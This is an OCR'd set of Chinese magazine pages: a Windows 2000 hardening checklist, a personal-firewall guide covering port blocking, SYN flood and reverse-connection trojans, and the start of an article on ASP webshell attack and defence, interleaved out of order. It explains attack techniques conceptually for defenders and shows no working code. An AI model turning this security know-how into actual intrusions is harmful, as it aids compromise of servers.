操作步骤	如图17，可在桌面中直接右键"属性"或在"控制面板"的"显示"选项中调节"屏幕保护程序"页，任意选择一个屏幕保护程序，指　一个启动时间（分钟），点选前面的"密码保护"并应用；保护密码就是你的用户登录密码。
备注	在时间选项上可以另作调整。另外，管理员应该养成在离开时锁定计算机的习惯"Ctrl+Alt+Delete"—>"锁定计算机"。


图17 设置屏幕密

项目编号	1－019
项目名称	IE浏览器安全
项目描述	如可能尽量不在加固主机上使用IE浏览器，如果使用，则需要注意安全
操作步骤	1、取消浏览器中"自动完成"功能。在"控制面板"的"Internet选项"的"内容"页，选择"自动完成"项，取消"表单"和"表单上的用户名和密码"部分，并清除下面的历史记录。 2、同上，在"Internet选项"的"高级"页，选择"不将加密的页面存入硬盘"以及"关闭浏览器时清空Internet文件夹"。 3、在对应的目录中经常性地清除如历史记录、Cookie记录等（如在类似C:\Documents and Settings\Administrator\Cookies的目录下清除Cookie文件）。
备注	

项目编号	1－020
项目名称	Outlook Express安全
项目描述	防止恶意程序对系统调用导致的危害
操作步骤	1、使恶意调用脚本文件的病毒（如蠕虫）不能发信，可在"开始"的"运行"中执行"regsvr32/u msoc.dll"命令（在最近的微软更新中已经无效）。 2、防止病毒调用运行vbs、js等脚本文件，如上，在"运行"中分别运行以下两个命令："regsvr32/u wshom.ocx"和"regsvr32/u wshext.dll"。
备注	恢复操作时把"/u"部分去除

后记

即使建立了安全的"堡垒主机"工作环境，如果没有完善的管理策略，一个微小的失误就会把一切安全准备完全破坏。对人们来说，系统安全只是整体安全的一部分，操作系统可以做到的加固程度并不能排除一切安全风险，我们常说"三分技术，七分管理"，系统中起主要作用的还是"人"的要素，仅仅拥有一个坚固的系统并不足够安全；只有遵守全部的安全策略，并有足够的经验知识积累，才可以渐进地达到安全的境界。如果你有更高的安全需求，还是求助于专业的安全工作者吧，或者参加一些深层次的安全培训，了解更多的事实与真相。记住："真相使你自由"！

小知识：本文更多适用于强调安全性的应用服务环境，个人计算机用户也可以借鉴其中的内容。你至少应该已具有初步管理Windows 2000的知识和能力（例如添加和删除用户、设置用户密码、修改注册表、给系统分区等），有关具体设置请你对照文中的说明选择采用。



刘流：网络世界从诞生那天起，就从未平静过，人们在享受网络带来的各种便利的同时，却忽视了另一类人在网络上虎视眈眈！防火墙为了维护网络应有的宁静而挺身而出，接着便是各种攻击程序的争先涌现，攻与防两者互不相让，Internet成了双方较量的战场，无辜的网民和疏于防范的企业成为了这次“战争”的“牺牲品”！在这样的风浪中如何屹立不倒？！请看下文，让你明了什么是真正的防火墙！什么是真正的无坚不摧！

你也能做安全专家

——将个人防火墙的功能发挥到极致

前言

防火墙是什么？抽象地说，“防火墙”是指一种将内部网和公众访问网（Internet）分开的方法，实际上是一种隔离技术。防火墙是在两个网络通信时执行的一种访问控制尺度，它能允许你“同意”的数据进入你的网络，同时将你“不同意”数据拒之门外，最大限度地阻止网络中的黑客来访问你的网络，防止他们更改、拷贝、毁坏你的重要信息。

防火墙的常用防范招数

那针对网络上越来越多的攻击行为，我们到底应该如何利用我们手中的防火墙呢？下面就来介绍一下防火墙常用的防范招数，其中绝大部分是针对个人用户而言的——千万不要认为我们的个人防火墙很弱！经过详细的设置，我们的个人防火墙是非常难攻破的！

1．端口管理

防止端口扫描和屏蔽特定端口，可以理解为通往计算机的通道。如果将计算机比作一所房子的话，那么端口就是这所房子上的窗口，计算机正是通过一个个这样的“窗口”对外提供服务的。在默认情况下，哪个端口打开着就说明计算机提供了哪些相应的服务，如21号端口开放，说明计算机提供FTP服务；23号端口的开放则表示提供Telnet服务等。但是请注意：提供服务的计算机和接受服务的计算机端口并不是一一对应的。比如你的电脑作为客户机访问一台WWW服务器时，WWW服务器使用“80”端口与你的电脑通信，但你的电脑则可能使用“3558”这样的端口与之连接。

端口分TCP端口和UDP端口两种。由于TCP和UDP两个协议是独立的，因此各自的端口号也相互独立，比如TCP有235端口，UDP也可以有235端口，两者并不冲突。

黑客在确定目标IP地址之后紧接着的一步工作，就是对目标的端口进行扫描。通过“端口扫描”确定被扫描计算机开放哪些服务，然后才能进一步搜集服务程序的漏洞来入侵。网上很容易找到远程端口扫描工具，如防火墙有完全的否决权，可以禁止你的电脑接收Internet上的任何东西。因此，用防火墙屏蔽特定端口可以有效防止黑客对端口的扫描与攻击。它的工作原理是：每个数据包在到达电脑后，首先被防火墙检查，防火墙根据安全规则决定放行还是拒绝，当第一个请求建立连接的包被你的电脑回应后，一个“TCP/IP端口”被打开；端口扫描时，对方计算机不断和本地计算机建立连接，并逐渐打开各个服务所对应的“TCP/IP端口”及闲置端口；防火墙经过自带的拦截规则判断对方是否正在进行端口扫描，并拦截掉对方发送过来的所有扫描需要的数据包。

各款防火墙软件对端口的操作都是大同小异的，以瑞星个人防火墙为例，打开端口管理界面。欲关闭本机的TCP或UDP端口，在“操作”项中选择“禁止”，在“方向”选择中，如果只想禁止接收功能，则选择“接收”；如果只想禁止发送，则选择“发送”，然后在“协议”中选择“TCP”或“UDP”。选择上述参数后，在“目的端口设置”中进行设置：这里提供了针对单一端口、连续端口以及任何端口的设置策略，我们可以根据自己的实际需要自行设置。如图1所示。

若要禁止别人共享你的文件，请用上面方法屏蔽139端口。如果你装的是Windows XP 或者Windows Server 2003，平时你只用来上上网并不作为服务器的话，就更应该屏蔽掉本机的服务端口，如FTP、Web等服务的端口。不清楚这些服务对应的端口号并不重要，只要用Windows系统自带的防火墙软件就可以轻松屏蔽，下面以Windows Server 2003 为例介绍。鼠标右键单击“网上邻居”，选择“属性”，然后鼠标右键单击“本地连




图 1 瑞星个人防火墙禁止 135 端口

接”，选择“属性”，在出现的窗口中，选择“高级”选项，选中“Internet连接防火墙”，确定后防火墙即开启，同时单击“设置”按钮，在“服务”选项卡中勾掉所有的服务即可。如图2所示。




图 2 在 Internet 连接防火墙中管理服

经过这些设置之后，攻击者用X-scan、SuperScan之类的扫描工具再扫描本机时，会发现端口已被屏蔽。

2．对SYN IGMP NUKE的防御

IGMP Nuke属DoS类型攻击。DoS全称是Denial of Service，中文意思是拒绝服务攻击。这种攻击行动使网站服务器充斥大量要求回复的信息，消耗网络带宽或系统资源，导致网络或系统不胜负荷以至于瘫痪而停止提供正常的网络服务。

“拒绝服务”的攻击方式：用户传送众多要求确认的信息到服务器，使服务器里充斥着这种无用的信息。所有的信息都有需回复的虚假地址，当服务器试图回传时，却因无法找到用户而处于暂时等候状态，只有超过规定时间后才切断连接。但当服务器切断连接时，黑客再度传送新一批需要确认的信息，这个过程周而复始，最终导致服务器瘫痪在地。

目前，天网防火墙在防止DOS攻击方面做得比较好。不管哪款防火墙，要防止DOS攻击，至少需要进行如下的设置：

（1）屏蔽端口，禁止外部对主机的非开放性服务的访问；

（2）限制同时打开的SYN最大连接数；

（3）限制特定IP地址的访问；

（4）严格限制对外开放的服务器的向外访问。

3．NAT技术——隐藏身份，防止入侵

NAT是“网络地址转换”的简称，这是利用防火墙对IP地址进行管理的一种方式，同时它还可以隐藏真实地址，阻止黑客入侵。防火墙将网卡标识为两种属性：一种是内部网卡，用于连接内部被保护的安全网络；另一种为外部网卡，用于连接外部公共网络。在内部网络通过内部网卡访问外部网络时将产生一个映射记录，系统将外出的源地址和源端口映射为一个伪装的地址和端口，让这个伪装的地址和端口通过外部网卡与外部网络连接，这样对外就隐藏了真实的内部网络地址。在外部网络通过外部网卡访问内部网络时，它并不知道内部网络的连接情况，而只是通过一个开放的IP地址和端口来请求访问。防火墙根据预先定义好的映射规则来判断这个访问是否安全。当符合规则时，防火墙认为访问是安全的，接受其访问请求，同时也可以将连接请求映射到不同的内部计算机中。当不符合规则时，防火墙认为该访问是不安全的，不能被接受，防火墙将屏蔽外部的连接请求。

4．拒绝Ping——屏蔽ICMP协议

最常用的Ping用的是ICMP协议，要禁止ping 其实是很容易的，仍以Windows Server 2003自带防火墙为例，默认设置完后Ping不通本机就是因为屏蔽了ICMP协议，如果想ping通本机，只需进入防火墙界面的ICMP选项卡，将“允许传入响应请求”一项选中即可。

5．明察秋毫——分析防火墙安全日志

一般情况下，防火墙都会按用户配置的要求把所有不合规则的数据包拦截并记录在安全日志里，分析安全日志就能对本机的网络连接情况了如指掌。但是有的朋友认为一有数据包被拦截就说明有人在攻击你，这是一个错误的认识，有些正常的数据包可能由于设置的安全级别过高而不符合安全规则，也会被防火墙拦截下来并且报警。如果你选择了监视TCP和UDP数据包，那你发送和接收的每个数据包也将被记录下来。图3所示的是天网个人版防火墙的安全日志格式：




图 3 天网个人防火墙的安全日志

每条记录从左到右分别是：发送/接收时间、来源IP地址、数据包类型、本机通讯端口、标志位。你可以通过查看日

志很快找出攻击者的攻击时间和IP地址。安全日志可以导出以做备份。

特殊的攻击，特别的防范

通过以上的设置，我们已经可以屏蔽一般的攻击行为，但对于一些比较特殊的攻击来说，常用防范设置还是远远不够的。

1．反弹端口型木马的攻击及防范

木马程序已经不是新鲜的东西了，当初“冰河”的出现，打破了远程控制的神话，木马程序从此层出不穷，直到后来出现了反弹端口型木马——网络神偷，它标志着木马程序发展到了一个新阶段，再次掀起远程控制的高潮。

常见的普通木马，是驻留在用户计算机里的一段服务程序，而攻击者控制的则是相应的客户端程序。服务程序通过特定的端口，打开用户计算机的连接资源并等待连接。一旦攻击者所掌握的客户端程序发出请求，木马便与它连接，窃取用户的信息。此类木马的最大弱点在于攻击者必须和用户主机建立连接，木马才能起作用。所以，在对外部连接审查严格的防火墙下，这样的木马很难工作起来。

而反弹式木马，工作原理恰恰相反。这类木马把连接改为由服务器端自动连接客户端。由于防火墙对进入的数据会进行仔细过滤，而对主机本身向外界发送的数据有所疏忽（即使用端口扫描软件检查自己的端口，发现的也是类似TCP UserIP:1026 ControllerIP:80 ESTABLISHED之类的浏览网页假象），所以即使安装了防火墙，反弹型木马也可以连接，并且这种连接形式决定了它还可以连接局域网中的主机。反弹式木马使用的是系统信任的端口，系统会认为木马是普通应用程序，而不对其连接进行检查。防火墙在处理内部发出的连接时，也就信任了反弹木马。目前最常见的反弹式木马有：“网络神偷”、“灰鸽子”等，这些木马程序通常是通过域名进行连接的（当然也可以把IP地址发送到指定的邮箱中）。这类木马一般都不带服务器端的，是在使用的时候通过客户端生成。

面对反弹木马我们应该如何拦截呢？木马的精明之处在于运行时没有窗体，“偷光”了用户资料而用户却毫无察觉。反弹木马就更是如此，连局域网内部的机器都能监控，但是这一类木马有一个共通点，运行一个应用程序主动与外界交流，并且需要访问网络！因此，拦住每个需要访问网络的应用程序就一目了然了。防范反弹木马可以使用“天网个人防火墙”、“金山网镖个人防火墙”这两款防火墙，它们都采用应用程序访问网络规则，当用户计算机内部的应用程序访问网络的时候，必须经过防火墙的审核。合法的应用程序被审核通过，而非法的应用程序将会被防火墙个人版的“内墙”所拦截。

以“金山网镖个人防火墙”为例，金山网镖能对应用程序数据包进行底层分析拦截，它可以控制应用程序发送和接收数据包的类型、通讯端口，并且决定拦截还是放行。在启动金山网镖后，启动的任何应用程序只要有通讯数据包发送和接收存在，都会先被金山网镖截获分析。具体情况可以点击“程序规则”按钮查看，哪些允许哪些不允许放行的应用均出现在“应用程序访问网络权限设置”窗口里。




图4 用金山网镖个人防火墙管理

当一个需访问网络的应用程序首次运行时，会弹出询问窗口，且会被自动加入“应用程序访问网络权限设置”的列表中，列表显示所有已启动应用程序的详细信息，包括开始运行时间以及所在路径。在该应用程序旁边还有“允许”、“禁止”、“询问”3个选项，分别表示允许访问网络、禁止访问网络以及询问是否允许访问网络，一旦发现可疑的程序，选“禁止”即可，图4所示的是本机内所有需要访问网络的应用程序开放情况。

2．最猛烈的DDoS攻击——SYN Flood

DDoS攻击称为分布式拒绝服务（Distributed Denial Of Service）攻击，2000年2月，Yahoo、亚马逊、CNN等大型网站均遭到SYN Flood攻击，它是目前最流行的DoS和DDoS攻击手段。

DDoS攻击实际上是一种“借刀杀人”的行为，DDoS并不像入侵一台主机那么简单。需要经过收集目标情况——占领傀儡机——发起攻击三大步骤，没有经过“精心策划”是很难实现一次DDoS攻击的。一旦被DDoS攻击后，其后果通常是：被攻击主机上有大量等待的TCP连接；网络中充斥着大量源地址为假的无用的数据包；制造高流量无用数据，造成网络拥塞，使受害主机无法正常和外界通信；利用受害主机提供的服务或传输协议上的缺陷，反复高速的发出特定的服务请求，使受害服务器处于繁忙状态之中，无法及时处理所有正常请求，严重时会造成系统死机。

防止DDoS攻击可以从防火墙与路由器这两个网络设备上考虑，因为这两个设备是内网与外界的接口设备，路由器不在本文谈论的范围内，这里只粗略讲一下防火墙上的设置。

（1）禁止对主机的非开放服务的访问：减少被攻击的可能性。

（2）限制同时打开的SYN最大连接数。

（3）设置防火墙的SYN请求超时参数，让它远小于服务器的超时期限：防火墙负责转发客户端发往服务器的SYN包，服务器发往客户端的SYN/ACK包，以及客户端发往服务器的ACK包。这样，如果客户端在防火墙计时器到期时还没发送ACK包，防火墙则往服务器发送RST包，以使服务器从队列中删去该半连接。由于防火墙的

前置知识	Windows NT/2000/2003 Server管理经验、脚本语言知识、
适合对象	网管员
难度等级	中

刘流：当一个服务器放在网络上，我们可以访问了，那就代表这个服务器可能要出现问题了，因为安全是一个整体，系统补丁、脚本补丁、第三方程序补丁等一系列补丁每个都需要详细地去设置去关注去防范，这样才能做到良好的安全，而预先设置好服务器各种系统自带程序、IIS权限、数据库权限等各种服务的连接权限又是非常重要的东西，所以，很多大中型网络才有80个这样庞大的网络管理员队伍，而战争，就在服务器权限与伪黑客间展开……

WindowsNT服务器权限与黑客的较量

文/图 服务器焦点.NetPK

随着网络的高速发展，现在朋友们都装上了宽带，做虚拟主机生意的提供商生意当然也越来越好了，做网站的朋友也比往年多了起来，但是现在的黑客们却喜欢上了在虚拟主机提供商的空间里放上一个Webshell（也

超时参数远小于服务器的超时期限，因此这样能有效防止SYN Flood攻击。

（4）限制特定IP地址的访问。

（5）启用防火墙的防DDoS的属性。

（6）严格限制对外开放的服务器的向外访问（防止服务器成为傀儡机）。

如果熟悉防火墙系统就不难完成以上设置，另外采用为防范DDoS攻击而开发的专业防火墙方案也很重要，如 !pFilterImD防火墙（简称IFD防火墙）便是这样的一个产品。

给防火墙使用者的建议

攻击手法层出不穷，令人防不胜防，如果你正在使用防火墙软件，那么应该注意些什么问题呢？笔者归纳了一下，大致有以下几点。

1．正确选用合适的防火墙

防火墙种类繁多，不同的用户要“按己所需”的选择合适防火墙架设方案，个人PC只要选择某些防火墙产品的个人版就可以了，如“天网防火墙个人版”、“金山网镖”等，所花费的资金也不多。企业则不一样，应选择能维护整个内网安全的企业级防火墙系统，采用软硬件产品相结合的策略，这需要投入大量资金。此外企业还需要聘请专业的人员来维护它，不能马虎了事。总的来说，建立合理的防护系统，配置有效的防火墙应遵循4个阶段：风险分析——需求分析——确立安全政策——选择准确的防护手段，并使之与安全政策保持一致。上述4个阶段是一环扣一环的，缺一不可，然而多数防火墙的设立没有或很少进行充分的风险分析和需求分析，只是根据不很完备的安全政策选择了一种似乎能“满足”需要的防火墙。这样，一旦防火墙防不了“火”，就会大乱阵脚。

2．合理配置防火墙

合理的配置相当重要！上面说过，选择防火墙要做到“按己所需”，配置防火墙则是将“按己所需”落到了实处。例如：有些企业内部人员众多，则应要求防火墙既防外又防内。将遭到来自内部攻击的可能性降到最低；而有的企业内部人员多外出，接触电脑的没几个人，为了追求方便就可以将主要力量放在设计“防外”上。不同的企业和个人，其要求的安全规则也不一样，这就要求我们通过合理配置来实现。

3．攻击防火墙

这似乎有点可笑，防火墙用来保护计算机资源的，为何还要攻击它，这不是自取灭亡吗？实际上，这里说的攻击只是站在入侵者的角度测试防火墙的“防火”能力，只有这样你才能做到知己知彼，百战百胜。

4．动态跟踪维护防火墙

防火墙安装和投入使用后，并非万事大吉。要想充分发挥它的安全防护作用，必须对它进行跟踪和维护，要与商家保持密切的联系，时刻注视商家的动态。因为商家一旦发现其产品存在安全漏洞，就会尽快发布产品补丁，此时应尽快对防火墙进行更新。

结束语

防火墙也不是万能的墙，千万不能有一切依赖防火墙的想法，否则你会“输”得很惨！网络永远没有绝对安全的一天，防火墙总是跟在攻击者的后面，也许防范方法刚研制出来，又有新的攻击在向你挑战了。所以，防火墙只是你的安全助手，不是全部。

叫网页木马），以取得服务器的管理权，这是让服务器的管理员最头痛的事，黑客们通过各种 Webshell 可以在服务器里运行CMD命令，还可以复制、删除文件，在线编辑文件，建立超级用户等。Webshell在这里分很多种，如ASP、CGI、PHP、JSP的Webshell都有，现在还流行 SQL 注入的xp_cmdshell等，都属于Webshell中的其中一种，现在我们首先介绍的是黑客们称作为网页木马的各种Webshell的攻击与防范方法。同时用这最简单的安全设置方法还能防范网络上的大部份溢出攻击等，如著名的 IDQ、IDA、WEBDAV 及RPC溢出……都能让黑客取得你服务器的管理权，但是你通过这小小的安全配置，黑客们的溢出攻击你就不用再怕了。就算不打补丁也是安全的，相信吗？不信？请看下文！

攻击与防范方法其实都是非常的简单，所以一般熟悉网页制作、还懂点CMD命令的朋友们都能学会的，在我看来没有太大的技术性可言，难度等级（初级）就是人人都可以学会的。不管你是有多年的服务器管理经验的高手还是新手，这份教程都能作为你最为有效防范Webshell攻击及溢出攻击的方法参考资料。

基本ASP的Webshell攻击与防范

以下我们以实例讲解ASP的3种Webshell攻击与防范方法。

例一，一种使用脚本绑定CMD命令

这是一种使用脚本绑定CMD命令的攻击方法，其实ASP的Webshell并不止这一种，后面还会有介绍另外两种的 Webshell攻击与防范方法。只要黑客在你的服务器上放上了这种Webshell，你又没有适当的防范方法，那么你的服务器就会惨遭毒手，成了黑客的肉鸡了。

一般遭此毒手的服务器都是虚拟主机提供商的服务器，也有属于个人或公司的服务器，黑客是怎么样把这个 Webshell传到你的服务器的呢？如果是传到虚拟主机提供商的Web空间的，一般都是虚拟主机提供商的客户自己传的^_^，因为虚拟主机提供商的客户本身就拥有上传软件的权限，并拥有HTTP服务的浏览地址。

客户使用这种Webshell目的一般只想看看自己租用的服务器空间上存放了些什么文件或通过这个Webshell盗窃服务器上的某些重要资料。个人或公司的服务器，黑客怎么把这个Webshell传到服务器空间上的呢？呵呵，一般是通过服务器上某个如论坛、下载系统的脚本漏洞，通过这些漏洞取得在WWW上80端口上传文件的权限或通过某些漏洞使用TFTP服务把这个Webshell传到你的服务器上的，由于我们这里只讲解这些Webshell是怎么样攻击的，所以并不提及到怎么样才能把这个Webshell传到服务器的空间上，本文假设你已经把这个Webshell传到了服务器空间上，你并取得了http的浏览地址，只要服务器是支持asp的，你就能使用这个 